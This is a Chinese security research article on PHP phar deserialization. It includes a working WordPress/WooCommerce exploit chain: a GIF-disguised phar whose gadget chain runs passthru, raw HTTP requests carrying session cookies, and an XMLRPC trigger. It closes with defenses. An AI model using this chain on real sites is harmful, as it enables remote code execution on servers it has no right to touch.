

作者:seaii@知道創宇404實驗室
時間:2018/08/23
英文版本:http://www.bjnorthway.com/988/
0x01 前言
通常我們在利用反序列化漏洞的時候,只能將序列化后的字符串傳入unserialize(),隨著代碼安全性越來越高,利用難度也越來越大。但在不久前的Black Hat上,安全研究員Sam Thomas分享了議題It’s a PHP unserialization vulnerability Jim, but not as we know it,利用phar文件會以序列化的形式存儲用戶自定義的meta-data這一特性,拓展了php反序列化漏洞的攻擊面。該方法在文件系統函數(file_exists()、is_dir()等)參數可控的情況下,配合phar://偽協議,可以不依賴unserialize()直接進行反序列化操作。這讓一些看起來“人畜無害”的函數變得“暗藏殺機”,下面我們就來了解一下這種攻擊手法。
0x02 原理分析
2.1 phar文件結構
在了解攻擊手法之前我們要先看一下phar的文件結構,通過查閱手冊可知一個phar文件有四部分構成:
1. a stub
可以理解為一個標志,格式為xxx<?php xxx; __HALT_COMPILER();?>,前面內容不限,但必須以__HALT_COMPILER();?>來結尾,否則phar擴展將無法識別這個文件為phar文件。

2. a manifest describing the contents
phar文件本質上是一種壓縮文件,其中每個被壓縮文件的權限、屬性等信息都放在這部分。這部分還會以序列化的形式存儲用戶自定義的meta-data,這是上述攻擊手法最核心的地方。
3. the file contents
被壓縮文件的內容。

4. [optional] a signature for verifying Phar integrity (phar file format only)
簽名,放在文件末尾,格式如下:
2.2 demo測試
根據文件結構我們來自己構建一個phar文件,php內置了一個Phar類來處理相關操作。
注意:要將php.ini中的phar.readonly選項設置為Off,否則無法生成phar文件。
phar_gen.php
<?php
    class TestObject {
    }

    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后綴名必須為phar
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>"); //設置stub
    $o = new TestObject();
    $phar->setMetadata($o); //將自定義的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要壓縮的文件
    //簽名自動計算
    $phar->stopBuffering();
?>

可以明顯的看到meta-data是以序列化的形式存儲的:

有序列化數據必然會有反序列化操作,php一大部分的文件系統函數在通過phar://偽協議解析phar文件時,都會將meta-data進行反序列化,測試后受影響的函數如下:
來看一下php底層代碼是如何處理的:
php-src/ext/phar/phar.c

通過一個小demo來證明一下:
phar_test1.php
<?php
    class TestObject {
        public function __destruct() {
            echo 'Destruct called';
        }
    }

    $filename = 'phar://phar.phar/test.txt';
    file_get_contents($filename);
?>
其他函數當然也是可行的:
phar_test2.php
<?php
    class TestObject {
        public function __destruct() {
            echo 'Destruct called';
        }
    }

    $filename = 'phar://phar.phar/a_random_string';
    file_exists($filename);
    //......
 ?>
當文件系統函數的參數可控時,我們可以在不調用unserialize()的情況下進行反序列化操作,一些之前看起來“人畜無害”的函數也變得“暗藏殺機”,極大的拓展了攻擊面。
2.3 將phar偽造成其他格式的文件
在前面分析phar的文件結構時可能會注意到,php識別phar文件是通過其文件頭的stub,更確切一點來說是__HALT_COMPILER();?>這段代碼,對前面的內容或者后綴名是沒有要求的。那么我們就可以通過添加任意的文件頭+修改后綴名的方式將phar文件偽裝成其他格式的文件。
<?php
    class TestObject {
    }

    @unlink("phar.phar");
    $phar = new Phar("phar.phar");
    $phar->startBuffering();
    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //設置stub,增加gif文件頭
    $o = new TestObject();
    $phar->setMetadata($o); //將自定義meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要壓縮的文件
    //簽名自動計算
    $phar->stopBuffering();
?>
采用這種方法可以繞過很大一部分上傳檢測。
0x03 實際利用
3.1 利用條件
任何漏洞或攻擊手法不能實際利用,都是紙上談兵。在利用之前,先來看一下這種攻擊的利用條件。
- phar文件要能夠上傳到服務器端。
- 要有可用的魔術方法作為“跳板”。
- 文件操作函數的參數可控,且
:、/、phar等特殊字符沒有被過濾。
3.2 wordpress
wordpress是網絡上最廣泛使用的cms,這個漏洞在2017年2月份就報告給了官方,但至今仍未修補。之前的任意文件刪除漏洞也是出現在這部分代碼中,同樣沒有修補。根據利用條件,我們先要構造phar文件。
首先尋找能夠執行任意代碼的類方法:
wp-includes/Requests/Utility/FilteredIterator.php
class Requests_Utility_FilteredIterator extends ArrayIterator {
    /**
    * Callback to run as a filter
    *
    * @var callable
    */
    protected $callback;
    ...
    public function current() {
        $value = parent::current();
        $value = call_user_func($this->callback, $value);
        return $value;
    }
}這個類繼承了ArrayIterator,每當這個類實例化的對象進入foreach被遍歷的時候,current()方法就會被調用。下一步要尋找一個內部使用foreach的析構方法,很遺憾wordpress的核心代碼中并沒有合適的類,只能從插件入手。這里在WooCommerce插件中找到一個能夠利用的類:
wp-content/plugins/woocommerce/includes/log-handlers/class-wc-log-handler-file.php
class WC_Log_Handler_File extends WC_Log_Handler {
    protected $handles = array();
    /*......*/
    public function __destruct() {
        foreach ( $this->handles as $handle ) {
            if ( is_resource( $handle ) ) {
                fclose( $handle ); // @codingStandardsIgnoreLine.
            }
        }
    }
    /*......*/
}
到這里pop鏈就構造完成了,據此構建phar文件:
<?php
    class Requests_Utility_FilteredIterator extends ArrayIterator {
        protected $callback;
        public function __construct($data, $callback) {
            parent::__construct($data);
            $this->callback = $callback;
        }
    }

    class WC_Log_Handler_File {
        protected $handles;
        public function __construct() {
            $this->handles = new Requests_Utility_FilteredIterator(array('id'), 'passthru');
        }
    }

    @unlink("phar.phar");
    $phar = new Phar("phar.phar");
    $phar->startBuffering();
    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //設置stub, 增加gif文件頭,偽造文件類型
    $o = new WC_Log_Handler_File();
    $phar->setMetadata($o); //將自定義meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要壓縮的文件
    //簽名自動計算
    $phar->stopBuffering();
?>將后綴名改為gif后,可以在后臺上傳,也可以通過xmlrpc接口上傳,都需要author及以上的權限。記下上傳后的文件名和post_ID。
接下來我們要找到一個參數可控的文件系統函數:
wp-includes/post.php
function wp_get_attachment_thumb_file( $post_id = 0 ) {
    $post_id = (int) $post_id;
    if ( !$post = get_post( $post_id ) )
        return false;
    if ( !is_array( $imagedata = wp_get_attachment_metadata( $post->ID ) ) )
        return false;

    $file = get_attached_file( $post->ID );

    if ( !empty($imagedata['thumb']) && ($thumbfile = str_replace(basename($file), $imagedata['thumb'], $file)) && file_exists($thumbfile) ) {
        /**
         * Filters the attachment thumbnail file path.
         *
         * @since 2.1.0
         *
         * @param string $thumbfile File path to the attachment thumbnail.
         * @param int    $post_id   Attachment ID.
         */
        return apply_filters( 'wp_get_attachment_thumb_file', $thumbfile, $post->ID );
    }
    return false;
}該函數可以通過XMLRPC調用"wp.getMediaItem"這個方法來訪問到,變量$thumbfile傳入了file_exists(),正是我們需要的函數,現在我們需要回溯一下$thumbfile變量,看其是否可控。
根據$thumbfile = str_replace(basename($file), $imagedata['thumb'], $file),如果basename($file)與$file相同的話,那么$thumbfile的值就是$imagedata['thumb']的值。先來看$file是如何獲取到的:
wp-includes/post.php
function get_attached_file( $attachment_id, $unfiltered = false ) {
    $file = get_post_meta( $attachment_id, '_wp_attached_file', true );

    // If the file is relative, prepend upload dir.
    if ( $file && 0 !== strpos( $file, '/' ) && ! preg_match( '|^.:\\\|', $file ) && ( ( $uploads = wp_get_upload_dir() ) && false === $uploads['error'] ) ) {
        $file = $uploads['basedir'] . "/$file";
    }

    if ( $unfiltered ) {
        return $file;
    }

    /**
     * Filters the attached file based on the given ID.
     *
     * @since 2.1.0
     *
     * @param string $file          Path to attached file.
     * @param int    $attachment_id Attachment ID.
     */
    return apply_filters( 'get_attached_file', $file, $attachment_id );
}如果$file是類似于windows盤符的路徑Z:\Z,正則匹配就會失敗,$file就不會拼接其他東西,此時就可以保證basename($file)與$file相同。
可以通過發送如下數據包來調用設置$file的值:
POST /wordpress/wp-admin/post.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 147
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/wordpress/wp-admin/post.php?post=10&action=edit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_5bd7a9c61cda6e66fc921a05bc80ee93=author%7C1535082294%7C1OVF85dkOeM7IAkQQoYcEkOCtV0DWTIrr32TZETYqQb%7Cb16569744dd9059a1fafaad1c21cfdbf90fc67aed30e322c9f570b145c3ec516; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_5bd7a9c61cda6e66fc921a05bc80ee93=author%7C1535082294%7C1OVF85dkOeM7IAkQQoYcEkOCtV0DWTIrr32TZETYqQb%7C5c9f11cf65b9a38d65629b40421361a2ef77abe24743de30c984cf69a967e503; wp-settings-time-2=1534912264; XDEBUG_SESSION=PHPSTORM
Connection: close

_wpnonce=1da6c638f9&_wp_http_referer=%2Fwp-
admin%2Fpost.php%3Fpost%3D16%26action%3Dedit&action=editpost&post_type=attachment&post_ID=11&file=Z:\Z同樣可以通過發送如下數據包來設置$imagedata['thumb']的值:
POST /wordpress/wp-admin/post.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 184
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/wordpress/wp-admin/post.php?post=10&action=edit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_5bd7a9c61cda6e66fc921a05bc80ee93=author%7C1535082294%7C1OVF85dkOeM7IAkQQoYcEkOCtV0DWTIrr32TZETYqQb%7Cb16569744dd9059a1fafaad1c21cfdbf90fc67aed30e322c9f570b145c3ec516; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_5bd7a9c61cda6e66fc921a05bc80ee93=author%7C1535082294%7C1OVF85dkOeM7IAkQQoYcEkOCtV0DWTIrr32TZETYqQb%7C5c9f11cf65b9a38d65629b40421361a2ef77abe24743de30c984cf69a967e503; wp-settings-time-2=1534912264; XDEBUG_SESSION=PHPSTORM
Connection: close

_wpnonce=1da6c638f9&_wp_http_referer=%2Fwp-
admin%2Fpost.php%3Fpost%3D16%26action%3Dedit&action=editattachment&post_ID=11&thumb=phar://./wp-content/uploads/2018/08/phar-1.gif/blah.txt_wpnonce可在修改頁面中獲取。

最后通過XMLRPC調用"wp.getMediaItem"這個方法來調用wp_get_attachment_thumb_file()函數來觸發反序列化。xml調用數據包如下:
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 127.0.0.1
Content-Type: text/xml
Cookie: XDEBUG_SESSION=PHPSTORM
Content-Length: 529
Connection: close

<?xml version="1.0" encoding="utf-8"?>

<methodCall>
  <methodName>wp.getMediaItem</methodName>
  <params>
    <param>
      <value>
        <string>1</string>
      </value>
    </param>
    <param>
      <value>
        <string>author</string>
      </value>
    </param>
    <param>
      <value>
        <string>you_password</string>
      </value>
    </param>
    <param>
      <value>
        <int>11</int>
      </value>
    </param>
  </params>
</methodCall>
0x04 防御
- 在文件系統函數的參數可控時,對參數進行嚴格的過濾。
- 嚴格檢查上傳文件的內容,而不是只檢查文件頭。
- 在條件允許的情況下禁用可執行系統命令、代碼的危險函數。
0x05 參考鏈接
- https://i.blackhat.com/us-18/Thu-August-9/us-18-Thomas-Its-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It-wp.pdf
- http://php.net/manual/en/intro.phar.php
- http://php.net/manual/en/phar.fileformat.ingredients.php
- http://php.net/manual/en/phar.fileformat.signature.php
- https://www.owasp.org/images/9/9e/Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits.pdf
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/680/
暫無評論